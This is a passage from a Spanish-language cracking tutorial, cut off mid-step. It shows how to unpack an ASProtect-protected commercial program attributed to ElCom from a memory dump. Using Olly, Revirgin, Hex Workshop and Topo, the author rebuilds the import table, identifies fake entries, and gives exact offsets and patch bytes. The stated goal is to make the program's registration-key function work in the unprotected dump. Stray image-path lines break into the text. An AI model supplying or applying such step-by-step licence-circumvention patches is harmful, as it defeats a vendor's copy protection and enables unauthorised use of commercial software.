004F149C	AC 4D 1E 01 BC 4D 1E 01	¬M▲0╝M▲0
004F14A4	CC 4D 1E 01 DC 4D 1E 01	╠M▲0▄M▲0
004F14AC	EC 4D 1E 01 FC 4D 1E 01	ÿM▲0³M▲0
004F14B4	0C 4E 1E 01 1C 4E 1E 01	.N▲0└N▲0
004F14BC	2C 4E 1E 01 3C 4E 1E 01	,N▲0<N▲0
004F14C4	4C 4E 1E 01 5C 4E 1E 01	LN▲0\N▲0
004F14CC	6C 4E 1E 01 7C 4E 1E 01	lN▲0|N▲0
004F14D4	8C 4E 1E 01 9C 4E 1E 01	ÎN▲0£N▲0
004F14DC	AC 4E 1E 01 BC 4E 1E 01	¬N▲0╝N▲0
004F14E4	CC 4E 1E 01 DC 4E 1E 01	╠N▲0▄N▲0
004F14EC	EC 4E 1E 01 FC 4E 1E 01	ÿN▲0³N▲0
004F14F4	0C 4F 1E 01 1C 4F 1E 01	.O▲0└O▲0
004F14FC	2C 4F 1E 01 3C 4F 1E 01	,O▲0<O▲0
004F1504	4C E9 1C 01 4C 4F 1E 01	LÚ└0LO▲0
004F150C	5C 4F 1E 01 6C 4F 1E 01	\O▲0lO▲0
004F1514	7C 4F 1E 01 8C 4F 1E 01	|O▲0ÎO▲0
004F151C	98 4F 1E 01 A8 4F 1E 01	ÿO▲0¿O▲0
004F1524	B8 4F 1E 01 C8 4F 1E 01	╗O▲0╚O▲0
004F152C	D8 4F 1E 01 E8 4F 1E 01	ÎO▲0ÞO▲0
004F1534	F8 4F 1E 01 08 50 1E 01	°O▲0◘P▲0
004F153C	18 50 1E 01 28 50 1E 01	↑P▲0(P▲0
004F1544	38 50 1E 01 48 50 1E 01	8P▲0HP▲0
004F154C	58 50 1E 01 68 50 1E 01	XP▲0hP▲0
004F1554	78 50 1E 01 88 50 1E 01	xP▲0êP▲0
004F155C	98 50 1E 01 A8 50 1E 01	ÿP▲0¿P▲0
004F1564	B8 50 1E 01 C8 50 1E 01	╗P▲0╚P▲0
004F156C	D8 50 1E 01 E8 50 1E 01	ÎP▲0ÞP▲0
004F1574	F8 50 1E 01 08 51 1E 01	°P▲0◘Q▲0
004F157C	18 51 1E 01 28 51 1E 01	↑Q▲0(Q▲0
004F1584	38 51 1E 01 48 51 1E 01	8Q▲0HQ▲0
004F158C	58 51 1E 01 68 51 1E 01	XQ▲0hQ▲0
004F1594	78 51 1E 01 88 51 1E 01	xQ▲0êQ▲0
004F159C	98 51 1E 01 A8 51 1E 01	ÿQ▲0¿Q▲0
004F15A4	B8 51 1E 01 C8 51 1E 01	╗Q▲0╚Q▲0
004F15AC	D8 51 1E 01 E8 51 1E 01	ÎQ▲0ÞQ▲0
004F15B4	F8 51 1E 01 08 52 1E 01	°Q▲0◘R▲0
004F15BC	18 52 1E 01 00 00 00 00	↑R▲0....
004F15C4	00 00 00 00 00 00 00 00	.....
004F15CC	80 2C BF 7F 00 00 00 00	Ç,┐⌂....
004F15D4	00 00 00 00 00 00 00 00	.....
004F15DC	00 00 00 00 00 00 00 00	.....

Entonces en esta ventana nos desplazamos hacia arriba, hasta encontrar no un bloque largo de ceros no os confundais sino, un bloque largo de ceros, y la primera palabra que esté escrita en esta sección, es decir hasta llegar a:


Address	Hex dump	ASCII
004F1000	00 00 00 00 00 00 00 00	.....
004F1008	00 00 00 00 00 00 00 00	.....
004F1010	00 00 00 00 00 00 00 00	.....
004F1018	00 00 00 00 00 00 00 00	.....
004F1020	00 00 00 00 00 00 00 00	.....
004F1028	00 00 00 00 00 00 00 00	.....
004F1030	00 00 00 00 00 00 00 00	.....
004F1038	00 00 00 00 00 00 00 00	.....
004F1040	00 00 00 00 00 00 00 00	.....
004F1048	00 00 00 00 00 00 00 00	.....
004F1050	00 00 00 00 00 00 00 00	.....
004F1058	00 00 00 00 00 00 00 00	.....
004F1060	00 00 00 00 00 00 00 00	.....
004F1068	00 00 00 00 00 00 00 00	.....
004F1070	00 00 00 00 00 00 00 00	.....
004F1078	00 00 00 00 00 00 00 00	.....
004F1080	00 00 00 00 00 00 00 00	.....
004F1088	00 00 00 00 00 00 00 00	.....
004F1090	00 00 00 00 00 00 00 00	.....
004F1098	00 00 00 00 00 00 00 00	.....
004F10A0	00 00 00 00 00 00 00 00	.....
004F10A8	00 00 00 00 00 00 00 00	.....
004F10B0	00 00 00 00 00 00 00 00	.....
004F10B8	00 00 00 00 00 00 00 00	.....
004F10C0	00 00 00 00 00 00 00 00	.....
004F10C8	00 00 00 00 00 00 00 00	.....
004F10D0	00 00 00 00 00 00 00 00	.....
004F10D8	00 00 00 00 00 00 00 00	.....
004F10E0	00 00 00 00 00 00 00 00	.....
004F10E8	00 00 00 00 00 00 00 00	.....
004F10F0	00 00 00 00 00 00 00 00	.....
004F10F8	00 00 00 00 00 00 00 00	.....
004F1100	00 00 00 00 00 00 00 00	.....
004F1108	00 00 00 00 00 00 00 00	.....
004F1110	00 00 00 00 00 00 00 00	.....
004F1118	00 00 00 00 00 00 00 00	.....
004F1120	00 00 00 00 00 00 00 00	.....
004F1128	00 00 00 00 00 00 00 00	.....
004F1130	00 00 00 00 C8 2D EB 86	....╚-ûå
004F1138	D8 2D EB 86 E8 2D EB 86	ï-ûåÞ-ûå
004F1140	F8 2D EB 86 08 2E EB 86	°-ûå◘.ûå
004F1148	18 2E EB 86 28 2E EB 86	↑.ûå(.ûå
004F1150	38 2E EB 86 48 2E EB 86	8.ûåH.ûå
004F1158	58 2E EB 86 68 2E EB 86	X.ûåh.ûå
004F1160	00 00 00 00 00 00 00 00	.....
004F1168	00 00 00 00 00 00 00 00	.....
004F1170	00 00 00 00 00 00 00 00	.....
004F1178	00 00 00 00 00 00 00 00	.....
004F1180	00 00 00 00 00 00 00 00	.....
004F1188	00 00 00 00 00 00 00 00	.....
004F1190	00 00 00 00 00 00 00 00	.....
004F1198	00 00 00 00 00 00 00 00	

veis de lo que estaba hablando, que no os podeis descuidar, fijaos como debajo de eso que está escrito hay un bloque de ceros. Bién pues la dirección 4F1130 es el comienzo de la IAT, ahora sólo nos queda el largo, así que nos desplazamos hacia abajo para encontrar lo mismo, un bloque de ceros y antes la última palabra que haya escrita, es decir esto:

Address	Hex dump								ASCII
004F1F88	D8	5D	1E	01	E8	5D	1E	01	ï]▲0þ]▲0
004F1F90	F8	5D	1E	01	08	5E	1E	01	°]▲0◘^▲0
004F1F98	18	5E	1E	01	28	5E	1E	01	↑^▲0(^▲0
004F1FA0	38	5E	1E	01	48	5E	1E	01	8^▲0H^▲0
004F1FA8	58	5E	1E	01	68	5E	1E	01	X^▲0h^▲0
004F1FB0	78	5E	1E	01	88	5E	1E	01	x^▲0ë^▲0
004F1FB8	98	5E	1E	01	A8	5E	1E	01	ÿ^▲0¿^▲0
004F1FC0	B8	5E	1E	01	C8	5E	1E	01	╕^▲0╚^▲0
004F1FC8	D8	5E	1E	01	E8	5E	1E	01	ï^▲0þ^▲0
004F1FD0	F8	5E	1E	01	08	5F	1E	01	°^▲0◘_▲0
004F1FD8	18	5F	1E	01	28	5F	1E	01	↑_▲0(_▲0
004F1FE0	38	5F	1E	01	48	5F	1E	01	8_▲0H_▲0
004F1FE8	58	5F	1E	01	68	5F	1E	01	X_▲0h_▲0
004F1FF0	78	5F	1E	01	88	5F	1E	01	x_▲0ë_▲0
004F1FF8	00	00	00	00	00	00	00	00	.....
004F2000	00	00	00	00	00	00	00	00	.....
004F2008	00	00	00	00	00	00	00	00	.....
004F2010	00	00	00	00	7D	C9	F2	7F	....}╔≡⌂
004F2018	68	EA	F4	7F	F3	14	F2	7F	hΩ¶⌂%¶≡⌂
004F2020	00	83	F4	7F	83	9F	F7	7F	.â¶⌂âƒ┐⌂
004F2028	00	00	00	00	00	00	00	00	.....
004F2030	00	00	00	00	00	00	00	00	.....
004F2038	00	00	00	00	00	00	00	00	.....
004F2040	00	00	00	00	00	00	00	00	.....
004F2048	00	00	00	00	00	00	00	00	.....
004F2050	00	00	00	00	00	00	00	00	.....
004F2058	00	00	00	00	50	11	36	65	....P◄6e
004F2060	80	96	36	65	00	A8	36	65	Çû6e.¿6e
004F2068	F0	A9	36	65	40	90	36	65	-®6e@É6e
004F2070	10	92	36	65	10	91	36	65	►Æ6e►æ6e
004F2078	70	92	36	65	10	BC	36	65	pÆ6e►╝6e
004F2080	E0	B5	36	65	20	B9	36	65	ôÁ6e ╣6e
004F2088	00	00	00	00	00	00	00	00	.....
004F2090	00	00	00	00	00	00	00	00	.....
004F2098	00	00	00	00	00	00	00	00	.....
004F20A0	00	00	00	00	00	00	00	00	.....
004F20A8	00	00	00	00	00	00	00	00	.....
004F20B0	00	00	00	00	00	00	00	00	.....
004F20B8	00	00	00	00	00	00	00	00	.....
004F20C0	00	00	00	00	00	00	00	00	.....
004F20C8	00	00	00	00	00	00	00	00	.....
004F20D0	00	00	00	00	00	00	00	00	.....
004F20D8	00	00	00	00	00	00	00	00	.....
004F20E0	00	00	00	00	00	00	00	00	.....
004F20E8	00	00	00	00	00	00	00	00	.....
004F20F0	00	00	00	00	00	00	00	00	.....
004F20F8	00	00	00	00	00	00	00	00	.....
004F2100	00	00	00	00	00	00	00	00	.....
004F2108	00	00	00	00	00	00	00	00	.....
004F2110	00	00	00	00	00	00	00	00	.....
004F2118	00	00	00	00	00	00	00	00	.....
004F2120	00	00	00	00	00	00	00	00	

Así que el final de la IAT está en 4F2080, así que si restamos 4F2080 - 4F1130 nos da F50 que es el largo de la IAT.

Nos vamos entonces a Revirgin, y con el OEP tal cual estaba en 401000, el comienzo de la IAT, como offset F1130 y el largo F50, damos sobre el botón IAT Resolver, y luego a Resolve Again, y obtendremos esto:



Ahora ya tiene mejor pinta ya que saca funciones importadas de todo tipo, vaaaaaaale que me enrollo demasiado, damos a Show Unresolved y nos muestra lo siguiente:

Module	Ordinal	Name	Address	IATRva	Refs
	00000000		011CE95C	000F13F0	00
	00000000		011CE93C	000F13FC	00
	00000000		011CE930	000F1404	00
	00000000		011CE8DC	000F144C	00
	00000000		011CE48C	000F145C	00
	00000000		011CE8F8	000F1494	00
	00000000		011CE94C	000F1504	00

Umm algo distinto de los otros que he hecho, y aquí mucho cuidado!, nos ha mostrado estas pero como siempre compruebo todo, si lo poneis en Show All y os desplazais para buscar estas entradas sin resolver casualmente os encontrareis con esta:

USER32.dll	0000008B	DestroyCursor	BFC059A1	000F1D58	00
USER32.dll	0000008B	DestroyCursor	BFC059A1	000F1D5C	00
USER32.dll	0000008D	DestroyMenu	BFC024F7	000F1D60	00
USER32.dll	0000008E	DestroyWindow	BFC024CF	000F1D64	00
	00000000		011CE97C	000F1D68	00
USER32.dll	00000093	DispatchMessa	BFC04733	000F1D6C	00
USER32.dll	000000A3	DrawEdge	BFC01AE0	000F1D70	00
USER32.dll	000000A4	DrawFocusRec	BFC02130	000F1D74	00
USER32.dll	000000A6	DrawFrameCon	BFC01ADA	000F1D78	00
USER32.dll	000000A7	DrawIcon	BFC05A6D	000F1D7C	00

que casualmente no salió en las lista de las unresolved y no se porqué, ;)

Bueno en este caso no hay estrategia que valga, es decir no hay grupos iguales, no hay cosas que ya nos suenen, pero la experiencia cuenta y de antemano se que habrá entradas falsas, y que seguro que encontraremos las entradas de siempre GetModuleHandlea, GetprocAddress, GetCommandLineA y GetVersion (y que ya me huele que el resto siempre son falsas, y sólo hay que fijarse en cómo acaba la función si en RETN o RETN4), y que las detectaremos por mi especie de regla. Vamos a enumerarlas de todos modos y a ver que sacamos:

<u>Entradas sin resolver:</u>

(1) 11CE95C 4F13F0

(2) 11CE93C 4F13FC

(3) 11CE930 4F1404

(4) 11CE8DC 4F144C

(5) 11CE48C 4F145C

(6) 11CE8F8 4F1494

(7) 11CE94C 4F1504

(8) 11CE97C 4F1D68

Entrada 1:

Venga lo de siempre, con el programa cargado en Olly al haber llegado ya al OEP, hacemos Crtl+G en la ventana de código y ponemos el offset de la 1, que es 4F13F0, que lo hago así para ver el código y para ver desde donde se llama porque es un dato que puede hacer falta, y vemos con Crtl+R desde donde es llamado, pulso Enter ahí y vamos al final al siguiente código:

Es llamada en la dirección 4C8E7A, es decir tenemos:

004C8E7A FF25 F0134F00 JMP DWORD PTR DS:[4F13F0]

pulsamos Enter aquí y llegamos a esto:

011CE95C 55 PUSH EBP
011CE95D 8BEC MOV EBP,ESP
011CE95F E8 6467FFFF CALL 011C50C8
011CE964 5D POP EBP
011CE965 C2 0400 RETN 4

Esta entrada por experiencia ya me huele a que es falsa, pero de todos modos si quereis saber que es falsa poneos encima del Call y con la barra espaciadora, ensamblais la instrucción a un nop. Por cierto para saber donde va ese call os colocais encima pulsais Enter como un par de veces y va a GetVersion, y digo que se que es falsa porque GetVersion nunca lo hace así, siempre es con un Push cierto valor que devuelve a EAX.

Ya sabeis para esta entrada en Hexworkshop cargais el archivo volcado y con Crtl+G vais al offset de donde es llamada esta entrada, os acordais que la hallamos y es C8E7A, y cambias todos los bytes que aparecen en la sentencia del jmp por un retn4 es decir por c20400 y rellenais con 90 (nops). Bién esta ya estaría.

Entrada 2:

Más de lo mismo, Crtl+G a 4F13FC, luego Crtl+R y vemos esto:

004C8E7A FF25 F0134F00 JMP DWORD PTR DS:[4F13F0] pulsamos Enter aquí y llegamos al código de la entrada que es:

011CE93C 6A 00 PUSH 0
011CE93E E8 6D67FFFF CALL 011C50B0
011CE943 FF35 14671D01 PUSH DWORD PTR DS:[11D6714]
011CE949 58 POP EAX
011CE94A C3 RETN

vereis ya no me hace ni falta poner un breakpoint allí os lo voy a explicar, aunque con las reglas que os di se ve claro, si entrais en el Call con Enter un par de veces vereis que llama a GetModuleHandleA (falso) ya que luego carga EAX con el contenido de 11D6714, esto sin ejecutar ya vereis. Damos un Follow in Dump Memory Addres en la instrucción del Push, veremos que contiene esto:

011D6714 E0 BD A9 81 à½©•

es decir que al revés es 819ABDE0, que para vosotros será distinto, pues bién es el resultado de GetCommandLineA, es decir en Revirgin debereis de solucionar esta entrada con:

Module: Kernel32.dll Name: GetCommandLineA Address:BFF8C5DA (para hallar esta dir en SICE podeis hacer u GetCommandLineA)

Damos a Resolve Again y entrada 2 resuelta.

Entrada 3:

Igual Crtl+G en la ventana de código a 4F1404, luego Crtl+R y os vais a la instrucción del Jmp que es:

004C8E98 FF25 04144F00 JMP DWORD PTR DS:[4F1404]

pulsamos Enter aquí y estamos en el código de la entrada:

011CE930 E8 9367FFFF CALL 011C50C8
011CE935 A1 10671D01 MOV EAX,DWORD PTR DS:[11D6710]
011CE93A C3 RETN

No hace falta ni poner un break point, el call va a GetVersion, pero después carga EAX con el valor (ya sabeis como hallarlo):

011D6710 D1 90 FC FF Ñ•üÿ, que es FFFC90D1, pues bién lo hew comentado otras veces, cuando veais que EAX tiene un valor así que no nos dice nada, es que es una entrada falsa, la experiencia ya me lo hace hacer así, supongo que hasta que cambie Asproect.

Entonces en el hexadecimal del archivo volcado deberemos de ir al offset C8E98 y sustituir los bytes del jmp por un retn que es C3 y luego nopear hasta ajustar la memoria, o sea quedaría como C39090909090.

Ya está reseulto.

Entrada 4:

Crtl+G a 4F144C, luego Crtl+R y llegamos a :

004C8F04 FF25 4C144F00 JMP DWORD PTR DS:[4F144C]

pulsamos Enter aquí y tenemos:

011CE8DC 55 PUSH EBP
011CE8DD 8BEC MOV EBP,ESP
011CE8DF 8B45 08 MOV EAX,DWORD PTR SS:[EBP+8]
011CE8E2 85C0 TEST EAX,EAX
011CE8E4 75 07 JNZ SHORT 011CE8ED
011CE8E6 A1 24661D01 MOV EAX,DWORD PTR DS:[11D6624]
011CE8EB EB 06 JMP SHORT 011CE8F3
011CE8ED 50 PUSH EAX
011CE8EE E8 BD67FFFF CALL 011C50B0
011CE8F3 5D POP EBP
011CE8F4 C2 0400 RETN 4

Nos metemos en el call y resulta ser que es GetModuleHandleA, esta entrada si es verdadera, la experiencia ya me lo dice, de todas formas siempre comprobar a nopear el call, o la entrada completa en el salto con el RETN o RETN4 del final del código.

Vamos a Revirgin, y para esta entrada ponemos:

Module: Kernel32.dll Name: GetModuleHandleA Address: BFF77716

Damos Resolve Agsin para fijar ya este cambio, y entrada 4 resuelta.

Entrada 5:

Crtl+G en 4F145C y Crtl+R y vemos:

004C8F1C FF25 5C144F00 JMP DWORD PTR DS:[4F145C]

Damos Enter, y vemos:

011CE48C 55 PUSH EBP
011CE48D 8BEC MOV EBP,ESP
011CE48F 8B55 0C MOV EDX,DWORD PTR SS:[EBP+C]
011CE492 8B45 08 MOV EAX,DWORD PTR SS:[EBP+8]
011CE495 8B0D B8541D01 MOV ECX,DWORD PTR DS:[11D54B8]
011CE49B 8B09 MOV ECX,DWORD PTR DS:[ECX]
011CE49D 3BC8 CMP ECX,EAX
011CE49F 75 09 JNZ SHORT 011CE4AA
011CE4A1 8B0495 14531D01 MOV EAX,DWORD PTR DS:[EDX*4+11D5314]

011CE4A8 EB 07 JMP SHORT 011CE4B1
011CE4AA 52 PUSH EDX
011CE4AB 50 PUSH EAX
011CE4AC E8 076CFFFF CALL 011C50B8
011CE4B1 5D POP EBP
011CE4B2 C2 0800 RETN 8

Lo mismo la experiencia me dice que es correcta, podeis probar lo de la anterior, que así es como se debiese de hacer para saberlo.

El call llama a GetProcAddress, así que al Revirgin con:

Module: Kernel32.dll Name: GetProcAddress, Address: BFF76DA8.

Resolve Again y ya está**.**

Entrada 6:

Crtl+G en 4F1494 y luego Crtl+R, veremos esto:

004C8F70 FF25 94144F00 JMP DWORD PTR DS:[4F1494]

Enter aquí y el código es:

011CE8F8 6A 00 PUSH 0
011CE8FA E8 B167FFFF CALL 011C50B0
011CE8FF FF35 04671D01 PUSH DWORD PTR DS:[11D6704]
011CE905 58 POP EAX
011CE906 C3 RETN

Sucede lo mismo que con la entrada 2, pero si hacemos un Follow in Dump, memory address en el push, nos damos cuenta que vale;

011D6704 04 0A 00 C0 ..À, es decir C0000A04, que es el resultado de GetVerion.

Y más Revirgin, para esta entrada necesitamos:

Module: Kernel32.dll Name: GetVersion Address: BFF92F1B

Resolve Again.

Entrada 7:

Crtl+G 4f1504 y Crtl+R:

004C9018 FF25 04154F00 JMP DWORD PTR DS:[4F1504], Enter:

011CE94C 55 PUSH EBP
011CE94D 8BEC MOV EBP,ESP
011CE94F E8 2467FFFF CALL 011C5078
011CE954 8B45 08 MOV EAX,DWORD PTR SS:[EBP+8]
011CE957 5D POP EBP
011CE958 C2 0400 RETN 4

Bién como siempre la experiencia, pero comprobar a nopear el call o el salto hasta aquí con un Retn4, esta llamada es falsa, así que en el hexadecimal del archivo volcado deberemos ir al offset c9018 y sustituir el salto por un retn 4, es decir sustituir ff2504154f00 por c20400909090.

Bién si no nos dimos cuenta en Show Unresolved, en principio no pasaría nada, el programa ya se ejecuta con las funciones falsas parcheadas en el volcado y las resoluciones perfectamente, sólo que el botón de la llavecita que sirve para registrarnos no funciona, y da un error precisamente en la dirección de la entrada 8, claro porque no lo hemos resuelto.

En principio lo que podemos resolver en revirgin debería quedar así:

Module	Ordinal	Name	Address	IATRva	Refs
	00000000		011CE95C	000F13F0	00
kernel32.dll	00000000	GetCommandLi	bff8cda5	000F13FC	00
	00000000		011CE930	000F1404	00
kernel32.dll	00000000	GetModuleHan	bff77716	000F144C	00
kernel32.dll	00000000	GetProcAddres	bff76da8	000F145C	00
kernel32.dll	00000000	GetVersion	bff92f1b	000F1494	00
	00000000		011CE94C	000F1504	00

<u>Entrada 8 y ufff que entrada, lo nunca visto hasta ahora:</u>

Bién hasta aquí seguimos despiertos no, porque buena falta va a hacer. No se como lo habrán hecho los chicos de ElCom creadores de este fantástico programa, o Alexey Sholovnikov creador de Asprotect, pero esta entrada llama a todo un recurso, es decir que no es una simple entrada verdadera o falsa y ya está. Repito que el programa funcionaría perfectamente salvo el botón de la llave para registrarnos que ya es bastante logro (a mi ahora porque tengo experiencia pero este programa me ha costado lo mio, de hecho por el empecé jejejeje)

Hagamos Crtl+G a 4F1D68 y luego Crtl+R:

004C94E0 FF25 681D4F00 JMP DWORD PTR DS:[4F1D68]

Damos a Enter en la instrucción y atención veremos esto:

011CE97C 55 PUSH EBP
011CE97D 8BEC MOV EBP,ESP
011CE97F 53 PUSH EBX
011CE980 8B5D 08 MOV EBX,DWORD PTR SS:[EBP+8]
011CE983 8B45 18 MOV EAX,DWORD PTR SS:[EBP+18]
011CE986 50 PUSH EAX
011CE987 8B45 14 MOV EAX,DWORD PTR SS:[EBP+14]
011CE98A 50 PUSH EAX
011CE98B 8B45 10 MOV EAX,DWORD PTR SS:[EBP+10]
011CE98E 50 PUSH EAX
011CE98F 6A 05 PUSH 5
011CE991 8B45 0C MOV EAX,DWORD PTR SS:[EBP+C]
011CE994 50 PUSH EAX
011CE995 53 PUSH EBX
011CE996 E8 C566FFFF CALL 011C5060
011CE99B 50 PUSH EAX
011CE99C 53 PUSH EBX
011CE99D E8 3E67FFFF CALL 011C50E0
011CE9A2 50 PUSH EAX
011CE9A3 E8 4067FFFF CALL 011C50E8
011CE9A8 50 PUSH EAX
011CE9A9 53 PUSH EBX
011CE9AA E8 5967FFFF CALL 011C5108
011CE9AF 5B POP EBX
011CE9B0 5D POP EBP
011CE9B1 C2 1400 RETN 14

Impresionante no? hay 4 llamadas a APIS, ufff ufff un cafecito? jejeje

Tenemos que la call 011C5060 si pulsamos Enter ahí 2 veces nos lleva a

86EB2CC8 68 2A0AF8BF PUSH KERNEL32.FindResourceA


La call 011C50E0 a 86EB2BD8 68 220BF8BF PUSH KERNEL32.LoadResource

Call 011C50E8 a 86EB2BC8 68 482FF9BF PUSH KERNEL32.LockResource, y por último:

call 011C5108 a 86EB2DA8 68 5112C0BF PUSH USER32.DialogBoxIndirectParamA


Aquí he probado de todo, desde nopear cada call, una a una, hasta en el jmp poner un retn 14, nada, el botón llave no funcionaba, lo único que no he probado es a hacer combinaciones de nops con los call, aunque creo q es inutil, ya que si nopeas uno y falla, me imagino que nopeando 2 fallará más.

Mi única solución fue Topo, así que lo abrí con mi archivo volcado, ya reparadas las entradas y parcheadas las entradas falsas y tenemos:



Le decimos qque queremos una nueva sección, luego en bytes to be added debemos darle los bytes de la entrada.

Bueno contamos todos los bytes de esta entrada desde el comienzo hasta el retn14 incluido y son unos 56 bytes, así que en topo, en Bytes to be added se lo indicamos el 56, que lo pide en decimal, pulsamos sobre Do it! y saldrá algo como esto:

